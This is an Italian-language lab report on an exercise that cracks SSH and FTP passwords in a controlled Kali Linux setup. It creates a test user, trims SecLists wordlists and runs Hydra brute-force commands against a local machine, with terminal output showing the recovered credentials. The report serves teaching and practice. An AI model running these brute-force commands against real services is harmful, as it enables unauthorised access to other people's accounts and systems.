Report Tecnico: Configurazione e Cracking di Servizi di Rete

Il presente esercizio ha avuto come obiettivo l'approfondimento delle metodologie di **network cracking**. L'attività si è concentrata sulla simulazione di attacchi contro due dei servizi: **SSH** e **FTP**

Contesto Tecnico e Strumenti

L'esercitazione è stata condotta in un ambiente controllato con l'utilizzo di **Kali Linux**, utilizzando i seguenti strumenti:

- **Hydra: password cracker veloce e flessibile**, che supporta un'ampia gamma di protocolli di rete.
- **SecLists:** Una collezione professionale di wordlist (nomi utente, password, URL, ecc.) essenziale per testare la vulnerabilità dei sistemi a credenziali comuni.

1. Preparazione dell'Ambiente e Target

Il primo passo è stato identificare l'indirizzo IP della macchina locale e configurare le credenziali del nuovo user che sarà la vittima target.

- **IP Target:** `10.0.2.15` (identificato tramite comando `ifconfig`).
- **Creazione Utente:** È stato creato l'utente `test_user` con password `testpass` utilizzando il comando `sudo adduser`.
- **Verifica:** Il servizio SSH è stato avviato e testato con successo per garantire la raggiungibilità del target.


```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:2e9d:5a77:f557:6b7b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::c82:cd3a:6cc4:c92c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 670503  bytes 583112491 (556.0 MiB)
        RX errors 0  dropped 9  overruns 0  frame 0
        TX packets 229962  bytes 14054861 (13.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 203  bytes 25658 (25.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 203  bytes 25658 (25.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
fatal: The user `test_user' already exists.

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ ssh test_user@10.0.2.15
test_user@10.0.2.15's password:
Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 10 05:35:04 2026 from 10.0.2.15
┌──(test_user㉿kali)-[~]
└─$ exit
logout
Connection to 10.0.2.15 closed.
```

Installazione e Verifica del pacchetto Seclists

Per procedere con l'esercitazione, è stato necessario preparare il set di dati. Poiché non tutti i sistemi Kali Linux includono l'intero database di default, ho proceduto come segue:

1. **Installazione:** Ho eseguito il comando `sudo apt install seclists` per scaricare l'intero repository nella directory di sistema `/usr/share/seclists`.
2. **Verifica della struttura:** Una volta completata l'installazione, ho verificato la corretta presenza dei file esplorando la libreria. Come evidenziato nello screenshot del file manager, la libreria si presenta organizzata in cartelle come :
    - **Usernames:** contenente liste di nomi utente.

- **Passwords:**ospita database di credenziali



2. Ottimizzazione delle Wordlist

Ll'uso di liste complete (Seclists) risulterebbe inefficiente in termini di tempo. È stata quindi applicata una strategia di **filtraggio e manipolazione dei dati**:

1. **Estrazione Password:** Sono state estratte le prime 100 password più comuni dal database `xato-net-10-million-passwords` e salvate in `top_pass.txt`.
2. **Iniezione (PoC):** La password corretta (`testpass`) è stata aggiunta in coda al file
3. **Filtraggio Utenti:** È stato creato un file `utenti_filtrati.txt` contenente lo username target

3. Fase 1: Utilizzo di Hydra per il Cracking del Servizio SSH

Utilizzando **Hydra**, è stato lanciato l'attacco al protocollo SSH.

- **Comando:** `hydra -L utenti_filtrati.txt -P top_pass.txt 10.0.2.15 -t-3 -V ssh`

- **Risultato:** Dopo aver scansionato le password comuni, Hydra ha identificato correttamente le credenziali:
    - **Host:** `10.0.2.15`
    - **Login:** `test_user`
    - **Password:** `testpass`

```
┌──(kali㉿kali)-[~]
└─$ head -n 100 /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt > top_pass.txt

┌──(kali㉿kali)-[~]
└─$ echo "testpass" >> top_pass.txt

┌──(kali㉿kali)-[~]
└─$ grep "test_user" /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > utenti_filtrati.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L utenti_filtrati.txt -P top_pass.txt 10.0.2.15 -t 3-V ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore lav

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 07:00:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 3 tasks per 1 server, overall 3 tasks, 303 login tries (l:3/p:101), ~101 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[STATUS] 53.00 tries/min, 53 tries in 00:01h, 250 to do in 00:05h, 3 active
[22][ssh] host: 10.0.2.15   login: test_user   password: testpass
[STATUS] 54.33 tries/min, 163 tries in 00:03h, 140 to do in 00:03h, 3 active
[STATUS] 53.75 tries/min, 215 tries in 00:04h, 88 to do in 00:02h, 3 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 07:05:09
```

4. Fase 2: Configurazione e Cracking FTP

Per consolidare le conoscenze, è stato configurato un secondo servizio: **FTP**.

1. **Installazione:** Installato il pacchetto `vsftpd` e avviato il servizio, attraverso i comandi sudo apt install vsftpd e sudo service vsftpd start.
2. **Attacco:** Eseguito l'attacco con la medesima logica della Fase 1.
3. **Esito:** Hydra ha confermato la vulnerabilità del servizio FTP, recuperando le credenziali in pochi secondi (come visibile nell'ultimo screenshot).

```
Firefox ESR
Browse the World Wide Web
kali@kali: ~
[sudo] password for kali:
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1783
  Download size: 143 kB
  Space needed: 365 kB / 58.4 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.5 [143 kB]
Fetched 143 kB in 1s (274 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 433747 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.5_amd64.deb ...
Unpacking vsftpd (3.0.5-0.5) ...
Setting up vsftpd (3.0.5-0.5) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L utenti_filtrati.txt -P top_pass.txt 10.0.2.15 -t 4 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 07:59:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 303 login tries (l:3/p:101), ~76 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[STATUS] 70.00 tries/min, 70 tries in 00:01h, 233 to do in 00:04h, 4 active
[21][ftp] host: 10.0.2.15   login: test_user   password: testpass
[STATUS] 70.00 tries/min, 210 tries in 00:03h, 93 to do in 00:02h, 4 active
[STATUS] 70.75 tries/min, 283 tries in 00:04h, 20 to do in 00:01h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Conclusioni e Risultati principali:

- **Configurazione** deii servizi **SSH** e **FTP**.
- **Strumenti:** Utilizzo efficace di **Hydra** per il cracking e di **SecLists** come database di riferimento.
- **Ottimizzazione:** Tramite specifici comandi, è stata dimostrata la capacità di creare word list mirate, riducendo drasticamente i tempi di esecuzione rispetto a un attacco massivo.